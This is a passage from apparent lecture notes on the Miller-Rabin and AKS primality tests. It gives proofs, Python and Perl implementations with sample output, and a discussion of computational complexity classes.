$$\prod_i s_i \in S \bmod n \;\; = \;\; \prod_i r_i \in R \bmod n$$

- Looking at the individual elements of S, multiplying all of the elements of S will give us a result that is $a^{\phi(n)}$ times the product of

all of the elements of R. So the above equation can be expressed as

$$a^{\phi(n)} \times \prod_i r_i \in R \quad \equiv \quad \prod_i r_i \in R \pmod{n}$$

which then directly leads to the statement of the theorem.

11.5: MILLER-RABIN ALGORITHM FOR PRIMALITY TESTING

- One of the most commonly used algorithms for testing a randomly selected number for primality is the Miller-Rabin algorithm.

- A most notable feature of this algorithm is that it only makes a **probabilistic assessment of primality**: If the algorithm says that the number is **composite** (the same thing as **not a prime**), then the number is definitely not a prime. On the other hand, if the algorithm says that the number **is** a prime, then with a very small probability the number may **not** actually be a prime. (*With proper algorithmic design, this probability can be made so small that, as someone has said, there would be a greater probability that, as you are sitting at a workstation, you'd win a lottery and get hit by a bolt of lightening at the same time.*)

- The algorithm is presented in detail in the next several subsections. However, before you delve into these subsections, keep in the mind the fact that, theoretically speaking, all that the Miller-Rabin test does is to check whether or not the equality

$a^{p-1} \equiv 1 \,(mod\, p)$ is satisfied for a candidate prime p and for a set of values for the probe a. What the next few subsections accomplish is to show how this test can be carried out in a computationally efficient manner by exploiting a factorization of the even number $p-1$. As to how many probes one should try for the test, we will address that issue in Section 11.5.6.

11.5.1: Miller-Rabin Algorithm is Based on an Intuitive Decomposition of an Even Number into Odd and Even Parts

- Given any odd positive integer n, we can express $n-1$ as a product of a power of 2 and a smaller odd number:

$$n - 1 = 2^k \cdot q \quad for\ some\ k > 0,\ and\ \textbf{odd}\ q$$

  This follows from the fact that if n is odd, then $n-1$ is even. It follows that after we have factored out the largest power of 2 from $n-1$, what remains, meaning q, must be odd.

- In any programming language, finding the values for k and q is quite trivial. As you will see in the Python and Perl scripts shown in Section 11.5.5, all you have to do is to count the number of trailing zeros in the bit representation of the integer $n-1$. [In general, given an odd integer, its least significant bit (the rightmost bit in the most commonly used printed representation of the binary representations of integers) will be set to 1. Multiplying this integer by 2 amounts to shifting the bit pattern for the odd integer to the left by one position. So if an odd integer (which in our case would be q) is multiplied k times by 2, you would be shifting the bit pattern for q to the left by k positions. Reversing this argument, in order to discover how many times 2 can divide an arbitrary integer $n-1$, all we have to do is to count how many trailing zeros there are in the bit representation of $n-1$.]

11.5.2: Miller-Rabin Algorithm Uses the Fact that $x^2 = 1$ Has No Non-Trivial Roots in Z_p

- When we say that $x^2 = 1$ has only trivial roots in Z_p for any prime p, we mean that only $x = 1$ and $x = -1$ can satisfy the equation $x^2 = 1$. [Z_p was defined in Section 5.5 of Lecture 5 as a **prime finite field**.]

- Let's first try to see what the negative integer -1 stands for in the finite field Z_p for any prime p.

- Let's consider the finite field Z_7 for a moment:

```
Natural
nums: ... -8 -7 -6 -5 -4 -3 -2 -1  0  1  2  3  4  5  6  7  8  9  ...

Z_7 : ...  6  0  1  2  3  4  5  6  0  1  2  3  4  5  6  0  1  2  ...
```

  We notice that -1 is congruent to 6 modulo 7. In general, we can say that for any prime p, we have in the finite field Z_p:

$$-1 \quad \equiv \quad (p \; - \; 1) \qquad (\text{mod } p)$$

- Getting back to the title of this section, an interesting thing about the prime finite field Z_p is that there exist only two numbers, -1 and 1, in the field that when squared give us 1. That is,

$$\begin{aligned} 1 \cdot 1 \ \ mod\ p &= 1 \\ -1 \cdot -1 \ \ mod\ p &= 1 \end{aligned}$$

- The relationship shown above also holds for any two integers a and b, with a congurent to 1 modulo p, and b congruent to -1 modulo p. That is, for *any* integer a with $a \equiv 1 \pmod{p}$ and *any* integer b with $b \equiv -1 \pmod{p}$, we must have:

$$a^2 \mod p = (a \bmod p) \cdot (a \bmod p) \mod p = 1$$

$$b^2 \mod p = (b \bmod p) \cdot (b \bmod p) \mod p = 1$$

  Besides 1 and -1, there do **not** exist any other integers $x \in Z_p$ that when squared will return 1 mod p.

- We will prove the above assertion **by contradiction**:

  – Let's assume that there does exist an $x \in Z_p$, $x \neq 1$ and $x \neq -1$, such that

$$x \cdot x \mod p = 1$$

  which is the same thing as saying that

$$x^2 \equiv 1 \pmod{p}$$

– The above equation can be expressed in the following forms:

$$\begin{aligned} x^2 - 1 &\equiv 0 \pmod{p} \\ x^2 - x + x - 1 &\equiv 0 \pmod{p} \\ (x - 1) \cdot (x + 1) &\equiv 0 \pmod{p} \end{aligned}$$

– Now remember that in our **proof by contradiction** we are not allowing x to be either -1 or 1. Therefore, for the last of the above equivalences to hold true, it must be the case that either $x - 1$ or $x + 1$ is congruent to 0 modulo the prime p. But we know already that, **when p is prime, no number is Z_p can satisfy this condition if x is not allowed to be either 1 or -1.** [Any x, which is neither 1 nor -1, satisfying the last of the equations above would imply that p possesses non-trivial factors. Remember, 0 is the same thing as p in arithmetic modulo p.] Therefore, the above equivalences must be false unless x is either -1 or 1. (As mentioned earlier, -1 is a standin for $p - 1$ in the finite field Z_p.)

- We summarize the above proof by saying that in Z_p the equation $x^2 = 1$ has only two **trivial** roots -1 and 1. There do **not** exist any **non-trivial** roots for $x^2 = 1$ in Z_p for any prime p.

11.5.3: Miller-Rabin Algorithm: Two Special Conditions That Must Be Satisfied by a Prime

- First note that for any prime p, it being an odd number, the following relationship must hold (as stated in Section 11.5.1)

$$p \;-\; 1 \;=\; 2^k \cdot q \qquad for\ some\ k > 0,\ and\ odd\ q$$

- The algorithm is based on the observation that for any integer a in the range $1 < a < p-1$ (pay attention to the two inequalities; they say that a is **not** allowed to take on either the **first two values** or **the last value** of the range of the integers in Z_p and that all of the allowed values for a are coprime to p if p is truly a prime), **one of the following** conditions must be true when p is a prime:

  CONDITION 1: Either it must be the case that

$$a^q \;\equiv\; 1 \pmod{p}$$

  CONDITION 2: Or, it must be the case that one of the numbers a^q, a^{2q}, a^{4q}, ..., $a^{2^{k-1}q}$ is congruent to -1 modulo p. That is, there exists some number j in the range $1 \leq j \leq k$, such that

$$a^{2^{j-1}q} \equiv -1 \pmod{p}$$

- The rest of this subsection presents a proof for the Conditions 1 and 2 stated above. We must prove that when p is a prime, then either **Condition 1** or **Condition 2** must be satisfied.

- Since $p - 1 = 2^k \cdot q$ for some k and for some odd integer q, the following statement of Fermat's Little Theorem

$$a^{p-1} \equiv 1 \pmod{p}$$

can be re-expressed as

$$a^{2^k \cdot q} \equiv 1 \pmod{p}$$

for any positive integer a that is coprime to p. For prime p, that includes all values of a such that $1 \leq a \leq (p-1)$.

- We now restrict the range of a to $1 < a < (p-1)$ by excluding from the range specified for the Fermat's Little Theorem the values $a = 1$ and $a = p - 1$, the second being the same as $a = -1$. That is because Fermat's Little Theorem is always satisfied for

these two values of a regardless of whether p is a prime or a composite.

- Choosing some a in the range $1 < a < (p-1)$, let's examine the following sequence of numbers

$$a^q \bmod p, \quad a^{2q} \bmod p, \quad a^{2^2 q} \bmod p, \quad a^{2^3 q} \bmod p, \quad ....., \quad a^{2^k q} \bmod p$$

Note that every number in this sequence is a square of the previous number. Therefore, on the basis of the argument presented in Section 11.5.2, either it **must** be the case that the first number satisfies $a^q \bmod p = 1$, in which case every number in the sequence is 1; **or** it **must** be the case that one of the numbers in the sequence is -1 (**the other** square-root of 1), which would then make all the subsequent numbers equal to 1. This is the proof for **Condition 1** and **Condition 2** of the previous section. [You might ask as to why this proof does not include the following logic: If one of the members of the sequence after the first member is +1, that would also make all subsequent members equal to +1. To respond, let's say that the k^{th} member is the **first** member of the sequence that is +1. That, by Section 11.5.2, implies that the $(k-1)^{th}$ member must be -1. This $(k-1)^{th}$ member could even be the first member of the sequence. So we are led back to the conclusion that either the first member is +1 or one of the members (including possibly the first) before we get to the end of the sequence is -1.]

- In the logic stated above, note the role played by the fact that when $x^2 = 1$ in Z_p, then it must be the case that either $x = 1$

or $x = -1$. (This fact was established in Section 11.5.2.) Also recall that in Z_p, the number -1 is the same thing as $p - 1$.

11.5.4: Consequences of the Success and Failure of One or Both Conditions

- The upshot of the points made so far is that if for a given number p there exists a number a that is greater than 1 and less than $p-1$ and for which neither of the **Conditions 1 and 2** is satisfied, then the number p is definitely **not** a prime.

- Since we have **not** established a "if and only if" sort of a connection between the primality of a number and the two **Conditions**, it is certainly possible that a composite number may also satisfy the two **Conditions**.

- Therefore, we conclude that if neither **Condition** is true for a randomly selected $1 < a < (p-1)$, then p is definitely **not** a prime. However, if the **Conditions** are true for a given $1 < a < (p-1)$, then p may be either a composite or a prime.

- From experiments it is known that if either of the **Conditions** is true for a randomly selected $1 < a < (p-1)$, then p is likely to be prime with a very high probability. To increase the probability of n being a prime, one can repeat testing for the two **Conditions** with different randomly selected choices for a.

11.5.5: Python and Perl Implementations for the Miller-Rabin Algorithm

- Shown on the next page is a Python implementation of the Miller-Rabin algorithm for primality testing. The names chosen for the variables should either match those in the earlier explanations in this lecture or are self-explanatory.

- You will notice that this code only uses for a the values 2, 3, 5, 7, 11, 13, and 17, as shown in line (B). Researchers have shown that using these for probes suffices for primality testing for integers smaller than 341,550,071,728,321. [As you will see in the next lecture, asymmetric-key cryptography uses prime numbers that are frequently much larger than this. So the probe set shown here would not be sufficient for those algorithms.]

- As you should expect by this time, the very first thing our implementation must do is to express a prime candidate p in the form $p-1 = q*2^k$. This is done in lines (D) through (G) of the script. Note how we find the values of q and k by bit shifting. [This is standard programming idiom for finding how many times an integer is divisible by 2. Also see the explanation in the second bullet in Section 11.5.1.]

- What you see in lines (H) through (R) is the loop that tests the candidate prime p with each of the probe values. As shown in

line (J), a probe yields success if a^q is either equal to 1 or to $p-1$ (which is the same thing as -1 in $mod\ p$ arithmetic). If neither is the case, we then resort to the inner loop in lines (M) through (Q) for squaring at each iteration a power of a^q. Should one of these powers equal $p-1$, we exit the inner loop.

- The last part of the code, in lines (U) through (c), exercises the testing function on a set of primes that have been diddled with the addition of a small random integer.

- Here is the Python implementation:

```
#!/usr/bin/env python

##  PrimalityTest.py
##  Author: Avi Kak
##  Date:   February 18, 2011
##  Updated:  February 28, 2016
##  An implementation of the Miller-Rabin primality test

### You can call this script with either no comamnd-line args or with just one
### command-line arg.  If you call it with no args, it returns primality results on a
### set of randomly altered 36 primes.  On the other hand, if you call it with just
### one arg, it returns the answer for that integer.

def test_integer_for_prime(p):                                          #(A1)
    if p == 1: return 0                                                 #(A2)
    probes = [2,3,5,7,11,13,17]                                         #(A3)
    if p in probes: return 1                                            #(A4)
    if any([p % a == 0 for a in probes]): return 0                      #(A5)
    k, q = 0, p-1        # need to represent p-1 as  q * 2^k            #(A6)
    while not q&1:                                                      #(A7)
        q >>= 1                                                         #(A8)
        k += 1                                                          #(A9)
    for a in probes:                                                    #(A10)
        a_raised_to_q = pow(a, q, p)                                    #(A11)
        if a_raised_to_q == 1: continue                                 #(A12)
        if (a_raised_to_q == p-1) and (k > 0): continue                 #(A13)
```

```
        a_raised_to_jq = a_raised_to_q                                      #(A14)
        primeflag = 0                                                       #(A15)
        for j in range(k-1):                                                #(A16)
            a_raised_to_jq = pow(a_raised_to_jq, 2, p)                      #(A17)
            if a_raised_to_jq == p-1:                                       #(A18)
                primeflag = 1                                               #(A19)
                break                                                       #(A20)
        if not primeflag: return 0                                          #(A21)
    probability_of_prime = 1 - 1.0/(4 ** len(probes))                       #(A22)
    return probability_of_prime                                             #(A23)

primes = [179, 233, 283, 353, 419, 467, 547, 607, 661, 739, 811, 877, \
          947, 1019, 1087, 1153, 1229, 1297, 1381, 1453, 1523, 1597, \
          1663, 1741, 1823, 1901, 7001, 7109, 7211, 7307, 7417, 7507, \
          7573, 7649, 7727, 7841]                                           #(A24)

if __name__ == '__main__':

    import sys                                                              #(M1)
    import random                                                           #(M2)

    if len(sys.argv) == 1:                                                  #(M3)
        for p in primes:                                                    #(M4)
            p += random.randint(1,10)                                       #(M5)
            probability_of_prime = test_integer_for_prime(p)                #(M6)
            if probability_of_prime > 0:                                    #(M7)
                print("%d is prime with probability: %f" %(p,probability_of_prime))
                                                                            #(M8)
            else:                                                           #(M9)
                print("%d is composite" % p)                                #(M10)
    elif len(sys.argv) == 2:                                                #(M11)
        p = int(sys.argv[1])                                                #(M12)
        probability_of_prime = test_integer_for_prime(p)                    #(M13)
        if probability_of_prime > 0:                                        #(M14)
            print("%d is prime with probability: %f" %(p,probability_of_prime))
                                                                            #(M15)
        else:                                                               #(M16)
            print("%d is composite" % p)                                    #(M17)
    else:                                                                   #(M18)
        sys.exit("""You cannot call 'PrimalityTest.py' with more """        #(M19)
                 """than one command-line argument""")
```

- When called without a command-line argument, the exact output of the above script will depend on how the prime numbers are modified in line (M5). A typical run without a command-line argument will produce something like what is shown below:

```
181   is prime with probability:  0.999938964844
234   is composite
291   is composite
361   is composite
423   is composite
477   is composite
555   is composite
614   is composite
668   is composite
748   is composite
814   is composite
884   is composite
954   is composite
1025  is composite
1091  is prime with probability:  0.999938964844
1162  is composite
1231  is prime with probability:  0.999938964844
1306  is composite
1387  is composite
1456  is composite
1527  is composite
1603  is composite
1671  is composite
1742  is composite
1833  is composite
1911  is composite
7008  is composite
7119  is composite
7212  is composite
7308  is composite
7424  is composite
7512  is composite
7582  is composite
7657  is composite
7734  is composite
7844  is composite
```

- On the other hand, if you call the Python script shown above with an integer supplied as a command-line argument, it will report back the result for just that integer.

- Shown next is the Perl implementation of the same algorithm. The only significant difference between the Python code shown above and the Perl code shown next is regarding the modular

exponentiation step implemented in lines (R) through (W) of the script that follows. [I am referring to implementing in Perl what was done by a single statement call in line (I) of the Python code.] Unless you use the Perl's `Math::BigInt` library, you can be pretty certain that Perl will make errors even for seemingly small exponentiations like 3^{89}. The result of this exponentiation cannot be accomodated in Perl's native 4-byte representation for an unsigned integer. [The largest unsigned integer that Perl can fit in a 4-byte representation is $2^{32} - 1$.] So, at some point during the calculation of 3^{89}, Perl will switch to a floating point representation for the partial result whose conversion to int will not yield the correct answer. Try calculating `(3 ** 89) % 179` in Perl. And then try to do the same in Python by calling `pow(3,89,179)` or, for that matter, even by the less efficient `(3 ** 89) % 179`. Python will yield the correct answer of 1 in either case. On the other hand, Perl's answer will be incorrect — I get 8 on my machine. To get around this problem, the code in lines (R) through (W) is an implementation of the modular exponentiation algorithm that the built-in function `pow()` of Python is also based on.

```
#!/usr/bin/env perl

##  PrimalityTest.pl
##  Author: Avi Kak
##  Date:   February 28, 2016

##  An implementation of the Miller-Rabin primality test

### You can call this script with either no comamnd-line args or with just one
### command-line arg.  If you call it with no args, it returns primality results on a
### set of randomly altered 36 primes.  On the other hand, if you call it with just
### one arg, it returns the answer for that integer.

use strict;
use warnings;

unless (@ARGV) {
```

```
    my @primes = qw[ 179 233 283 353 419 467 547 607 661 739 811 877
                     947 1019 1087 1153 1229 1297 1381 1453 1523 1597
                     1663 1741 1823 1901 7001 7109 7211 7307 7417 7507
                     7573 7649 7727 7841 ];                                    #(M1)
    foreach my $p (@primes) {                                                  #(M2)
        $p += 1 + int(rand(10));                                               #(M3)
        my $probability_of_prime = test_integer_for_prime($p);                 #(M4)
        $probability_of_prime > 0 ?                                            #(M5)
          print "$p is prime with probability: $probability_of_prime\n" :      #(M6)
          print "$p is composite\n";                                           #(M7)
    }
} elsif (@ARGV == 1) {                                                         #(M8)
    my $p = shift;                                                             #(M9)
    die "Your number is too large for this script. Instead, try the " .
        "script 'PrimalityTestWithBigInt.pl'\n"
        if $p > 0x7f_ff_ff_ff;                                                 #(M10)
    my $probability_of_prime = test_integer_for_prime($p);                     #(M11)
    $probability_of_prime > 0 ?
      print "$p is prime with probability: $probability_of_prime\n" :
      print "$p is composite\n";                                               #(M12)
} else {                                                                       #(M13)
    die "You cannot call 'PrimalityTest.py' with more " .
        "than one command-line argument";                                      #(M14)
}

sub test_integer_for_prime {                                                   #(A1)
    my $p = shift;                                                             #(A2)
    return 0 if $p == 1;                                                       #(A3)
    my @probes = (2,3,5,7,11,13,17);                                           #(A4)
    my @in_probes = grep {$p == $_} @probes;                                   #(A5)
    return 1 if @in_probes;                                                    #(A6)
    my $p_mod_a = 1;                                                           #(A7)
    map { $p_mod_a = 0 if $p % $_ == 0 } @probes;                              #(A8)
    return 0 if $p_mod_a == 0;                                                 #(A9)
    my ($k, $q) = (0, $p - 1);                                                 #(A10)
    while (! ($q & 1)) {                                                       #(A11)
        $q >>= 1;                                                              #(A12)
        $k += 1;                                                               #(A13)
    }
    my ($a_raised_to_q, $a_raised_to_jq, $primeflag);                          #(A14)
    foreach my $a (@probes) {                                                  #(A15)
        my ($base,$exponent) = ($a,$q);                                        #(A16)
        my $a_raised_to_q = 1;                                                 #(A17)
        while ((int($exponent) > 0)) {                                         #(A18)
            $a_raised_to_q = ($a_raised_to_q * $base) % $p
                                            if int($exponent) & 1;             #(A19)
            $exponent = $exponent >> 1;                                        #(A20)
            $base = ($base * $base) % $p;                                      #(A21)
        }
        next if $a_raised_to_q == 1;                                           #(A22)
        next if ($a_raised_to_q == ($p - 1)) && ($k > 0);                      #(A23)
        $a_raised_to_jq = $a_raised_to_q;                                      #(A24)
        $primeflag = 0;                                                        #(A25)
        foreach my $j (0 .. $k - 2) {                                          #(A26)
            $a_raised_to_jq = ($a_raised_to_jq ** 2) % $p;                     #(A27)
```

```
            if ($a_raised_to_jq == $p-1) {                                  #(A28)
                $primeflag = 1;                                             #(A29)
                last;                                                       #(A30)
            }
        }
        return 0 if ! $primeflag;                                           #(A31)
    }
    my $probability_of_prime = 1 - 1.0/(4 ** scalar(@probes));              #(A32)
    return $probability_of_prime;                                           #(A33)
}
```

- As was the case with the Python script, the Perl script shown above can also be called with and without a command-line argumnet, and its behavior in both cases is the same as for the Python script — except when the number involved is too large to fit in a 4-byte representation that Perl uses for unsigned ints. Since you have already seen the without-command-line-argument behavior for the Python case, here is calling the Perl script shown above with an integer supplied through the command line:

  ```
  PrimalityTest.pl 1234567891
  ```

  and it comes back

  ```
  1234567891 is prime with probability: 0.99993896484375
  ```

- On the other hand, if you call the script with a larger number, as in

  ```
  PrimalityTest.pl 123456789123456789
  ```

  you will get the following response from the script:

  ```
  Your number is too large for this script. Instead, try the
  script 'PrimalityTestWithBigInt.pl'
  ```

- As implied by the above error message, if you want to use Perl for primality testing of really large numbers, you'll have to import the `Math::BigInt` library into your script, as shown by the script that follows:

```
#!/usr/bin/env perl

##  PrimalityTestWithBigInt.pl
##  Author: Avi Kak
##  Date: February 28, 2016

use strict;
use warnings;
use Math::BigInt;

die "\nUsage:   $0  <integer> \n" unless @ARGV == 1;                          #(M1)

my $p = shift @ARGV;                                                         #(M2)
$p = Math::BigInt->new( "$p" );                                              #(M3)

my $answer = test_integer_for_prime($p);                                     #(M4)
if ($answer) {                                                               #(M5)
    print "$p is prime with probability: $answer\n";                         #(M6)
} else {
    print "$p is composite\n";                                               #(M7)
}

sub test_integer_for_prime {                                                 #(A1)
    my $p = shift;                                                           #(A2)
    return 0 if $p->is_one();                                                #(A3)
    my @probes = qw[ 2 3 5 7 11 13 17 ];                                     #(A4)
    foreach my $a (@probes) {                                                #(A5)
        $a = Math::BigInt->new("$a");                                        #(A6)
        return 1 if $p->bcmp($a) == 0;                                       #(A7)
        return 0 if $p->copy()->bmod($a)->is_zero();                         #(A8)
    }
    my ($k, $q) = (0, $p->copy()->bdec());                                   #(A9)
    while (! $q->copy()->band( Math::BigInt->new("1"))) {                    #(A10)
        $q->brsft( 1 );                                                      #(A11)
        $k += 1;                                                             #(A12)
    }
    my ($a_raised_to_q, $a_raised_to_jq, $primeflag);                        #(A13)
    foreach my $a (@probes) {                                                #(A14)
        my $abig = Math::BigInt->new("$a");                                  #(A15)
        my $a_raised_to_q = $abig->bmodpow($q, $p);                          #(A16)
        next if $a_raised_to_q->is_one();                                    #(A17)
        my $pdec = $p->copy()->bdec();                                       #(A18)
        next if ($a_raised_to_q->bcmp($pdec) == 0) && ($k > 0);              #(A19)
        $a_raised_to_jq = $a_raised_to_q;                                    #(A20)
        $primeflag = 0;                                                      #(A21)
```

```
        foreach my $j (0 .. $k - 2) {                                          #(A22)
            my $two = Math::BigInt->new("2");                                  #(A23)
            $a_raised_to_jq = $a_raised_to_jq->copy()->bmodpow($two, $p);      #(A24)
            if ($a_raised_to_jq->bcmp( $p->copy()->bdec() ) == 0 ) {           #(A25)
                $primeflag = 1;                                                #(A26)
                last;                                                          #(A27)
            }
        }
        return 0 if ! $primeflag;                                              #(A28)
    }
    my $probability_of_prime = 1 - 1.0/(4 ** scalar(@probes));                 #(A29)
    return $probability_of_prime;                                              #(A30)
}
```

- If you call the script with a larger number, as in

  ```
  PrimalityTestWithBigInt.pl 1234567891234567891234567891
  ```

  you will get the following response from the script:

  ```
  1234567891234567891234567891 is prime with probability: 0.99993896484375
  ```

11.5.6: Miller-Rabin Algorithm: Liars and Witnesses

- When n is **known** to be composite, then the dual test

$$a^q \not\equiv 1$$

and

$$a^{2^i \cdot q} \not\equiv -1 \bmod n \quad for\ \ all\ \ 0 < i < k-1$$

will be satisfied by only a certain number of a's, $a < n$. All such a's are called **witnesses for the compositeness** of n.

- When a randomly chosen a for a known composite n does not satisfy the dual test above, it is called a **liar** for the compositeness of n.

- It has been shown theoretically that, in general, for a **composite** n, at least 3/4th of the numbers $a < n$ will be witnesses for its compositeness.

- It follows from the above statement that if n is indeed composite, then the Miler-Rabin algorithm will declare it to be a prime with a probability of 4^{-t} where t is the number of probes used.

- In reality, the probability of a composite number being declared prime by the Miller-Rabin algorithm is significantly less than 4^{-t}.

- If you are careful in how you choose a candidate for a prime number, you can safely depend on the Miller-Rabin algorithm to verify its primality.

11.5.7: Computational Complexity of the Miller-Rabin Algorithm

- The running time of this algorithm is $O(t \times \log^3 n)$ where n is the integer being tested for its primality and t the number of probes used for testing. [In the theory of algorithms, the notation $O()$, sometimes called the 'Big-O', is used to express the limiting behavior of functions. If you write $f(n) = O(g(n))$, that implies that as $n \rightarrow \infty$, $f(n)$ will behave like $g(n)$. More precisely, it means that as $n \rightarrow \infty$, there will exist a positive integer M and an integer n_0 such that $|f(n)| \leq M|g(n)|$ for all $n > n_0$. **(At Purdue, the theory of complexity is taught in ECE664.)**]

- A more efficient FFT based implementation can reduce the time complexity measure to $O(t \times \log^2 n)$.

- In the theory of algorithms, the Miller-Rabin algorithm would be called a **randomized algorithm**.

- A **randomized algorithm** is an algorithm that can make random choices during its execution.

- As a randomized algorithm, the Miller-Rabin algorithm belongs to the class **co-RP**.

- The class **RP** stands for **randomized polynomial time**. This is the class of problems that can be solved in polynomial time with randomized algorithms provided errors are made on only the "yes" inputs. What that means is that when the answer is known to be "yes", the algorithm occasionally says "no".

- The class **co-RP** is similar to the class **RP** except that the algorithm occasionally makes errors on only the "no" inputs. What that means is that when the answer is known to be "no", the algorithm occasionally says "yes".

- The Miller-Rabin algorithm belongs to **co-RP** because occasionally when an input number is known to **not** be a prime, the algorithm declares it to be prime.

- The class **co-RP** is a subset of the class BPP. BPP stands for **bounded probabilistic polynomial-time**. These are randomized polynomial-time algorithms that yield the correct answer with an exponentially small probability of error.

- The fastest algorithms that behave deterministically belong to the class **P** in the theory of computational complexity. **P** stands for **polynomial-time**. All problems that can be solved in exponential time in a deterministic machine belong to the class **NP** in the theory of computational complexity.

- The class **P** is a subset of class **BPP** and there is no known direct relationship between the classes **BPP** and **NP**. In general we have

$$P \subset RP \subset NP$$
$$P \subset co-RP \subset BPP$$

11.6: THE AGRAWAL-KAYAL-SAXENA (AKS) ALGORITHM FOR PRIMALITY TESTING

- Despite the **millennia old obsession** with prime numbers, until 2002 there did not exist a computationally efficient test with an unconditional guarantee of primality.

  – A deterministic test of primality (as opposed to a randomized test) is considered to be **computationally efficient** if it belongs to class **P**. That is, the running time of the algorithm must be a polynomial function of the size of the number whose primality is being tested. (**The size of n is proportional to** $\log n$**.** Think of the binary representation of n.)

  – If there was no concern about computational efficiency, you could always test for primality by dividing n by all integers up to $\sqrt{n}$. The running time of this algorithm would be directly proportional to n, which is **exponential** in the size of n.

  – Only very small integers can be tested for primality by such a brute-force approach even though it is unconditionally guar-

anteed to yield the correct answer.

– Hence the great interest by **all** (the governments, the scientists, the commercial enterprise, etc.) in discovering a computationally efficient algorithm for testing for primality that guarantees its result unconditionally.

- So when on **August 8, 2002** The New York Times broke the story that the trio of Manindra Agrawal, Neeraj Kayal, and Nitin Saxena (all from the Indian Institute of Technology at Kanpur) had found a computationally efficient algorithm that returned an unconditionally guaranteed answer to the primality test, it caused a big sensation.

11.6.1: Generalization of Fermat's Little Theorem to Polynomial Rings Over Finite Fields

- The Agrawal-Kayal-Saxena (AKS) algorithm is based on the following generalization of Fermat's Little Theorem to polynomial rings over finite fields. [See Lecture 6 for what a polynomial ring is.] This generalization states that if a number a is coprime to another number p, $p > 1$, then p is prime **if and only if** the **polynomial** $(x + a)^p$ defined over the finite field Z_p obeys the following equality:

$$(x + a)^p \equiv x^p + a \pmod{p} \tag{6}$$

  Pay particular attention to the '**if and only if**' clause in the statement above the equation. That implies that the equality in Eq. (6) is both a **necessary** and a **sufficient** condition for p to be a prime. It is this fact that allows the AKS test for primality to be deterministic. By contrast, Fermat's Little Theorem is only a necessary condition for the p to be prime. Therefore, a test based directly on Fermat's Little Theorem — such as the Miller-Rabin test — can only be probabilistic in the sense explained earlier.

- To establish Eq. (6), we can expand the binomial $(x + a)^p$ as follows:

$$(x + a)^p = \binom{p}{0}x^p + \binom{p}{1}x^{p-1}\cdot a + \binom{p}{2}x^{p-2}\cdot a^2 + \cdots + \binom{p}{p}a^p \quad (7)$$

where the binomial coefficients are given by

$$\binom{p}{i} = \frac{p!}{i!(p-i)!}$$

- To prove Eq. (6) in the forward direction, suppose p is prime. Then all of the binomial coefficients, since they contain p as a factor, will obey

$$\binom{p}{i} \equiv 0 \pmod{p}$$

Also, in this case, by Fermat's Little Theorem, we have $a^{p-1} = 1$. As a result, the expansion in Eq. (7) reduces to the form shown in Eq. (6).

- To prove Eq. (6) in the opposite direction, suppose p is composite. It then has a prime factor $q > 1$. Let q^k be the greatest power of q that divides p. Then q^k does NOT divide the binomial coefficient $\binom{p}{q}$. That is because this binomial coefficient has factored out of it some power of q and therefore the binomial coefficient cannot have q^k as one of its factors. [To make the same assertion contrapositively, let's assume for a moment that q^k is a

factor of $\binom{p}{q}$. Then it must be the case that a larger power of q can divide p which is false by the assumption about k.] We also note that q^k must be coprime to a^{p-q} since we started out with the assumption that a and p were coprimes, implying that a and p cannot share any factors (except for the number 1). Now the coefficient of the term x^q in the binomial expansion is

$$\binom{p}{q} \cdot a^{p-q}$$

We have identified a factor of p, the factor being q^k, that does **not** divide $\binom{p}{q}$ and and that is a coprime to a^{p-q}. For the coefficient of x^q to be 0 mod p, it must be divisible by p. But for that to be the case, the coefficient must be divisible by all factors of p. But we have just identified a factor, q^k, that divides neither $\binom{p}{q}$ not a^{p-q}. Therefore, the coefficient of x^q **cannot** be 0 mod p. This establishes the proof of Eq. (6) in the opposite direction, since we have shown that when p is **not** a prime, the equality in Eq. (6) does not hold.

- The generalization of Fermat's Little Theorem can be used directly for primality testing, but it would **not** be computationally efficient since it would require we check each of the p coefficients in the expansion of $(x + a)^p$ for some a that is coprime to p.

- There is a way to make this sort of primality testing more efficient by making use of the fact that if

$$f(x) \bmod p \quad = \quad g(x) \bmod p \tag{8}$$

then

$$f(x) \bmod h(x) \quad = \quad g(x) \bmod h(x) \tag{9}$$

where $f(x)$, $g(x)$, and $h(x)$ are polynomials whose coefficients are in the finite field Z_p. (But bear in mind the fact that whereas Eq. (8) implies Eq. (9), the reverse is **not** true.)

- As a result, the primality test of Equation (4) can be expressed in the following form for some value of the integer r:

$$(x + a)^p \bmod (x^r - 1) \quad = \quad (x^p + a) \bmod (x^r - 1) \tag{10}$$

with the caveat that there will exist some **composite** p for which this equality will also hold true. So, when p is known to be a prime, the above equation will be satisfied by all a coprime to p and by all r. However, when p is a composite, this equation will be satisfied by some values for a and r.

- The main AKS contribution lies in showing that, when r is chosen appropriately, if Eq. (10) is satisfied for appropriately chosen values for a, then p is guaranteed to be a prime. **The amount of work required to find the value to use for r and the number of values of a for which the equality in**

Eq. (10) must be tested is bounded by a polynomial in $\log p$**.**

11.6.2: The AKS Algorithm: The Computational Steps

```
p  =  integer to be tested for primality
if ( p == a^b for some integer a and for some integer b > 1 ) :
        then return ‘‘p is COMPOSITE’’
r = 2

### This loop is to find the appropriate value for the number r:
while r < p:
    if ( gcd(p,r) is not 1 ) :                                  # (A)
        return "p is COMPOSITE"

    if ( r is a prime greater than 2 ):
        let q be the largest factor of r-1
        if ( q > (4 . sqrt(r) . log p) )   and
           ( p^{(r-1)/q} is not 1 mod r ) :
             break
    r = r+1

### Now that r is known, apply the following test:
for a = 1 to (2 . sqrt(r) . log p) :
    if ( (x-a)^p is not (x^p - a) mod (x^r - 1):              #(B)
        return "p is COMPOSITE"

return "p is PRIME"
```

There are two main challenges in creating an efficient implementation from the pseudocode shown above:

- For large candidate numbers, the number of iterations of the `while` loop for finding an appropriate value for r may be large

enough to require that you use the binary GCD algorithm in Section 5.4.4 of Lecture 5 — as opposed to the regular Euclid's algorithm also presented in the same section.

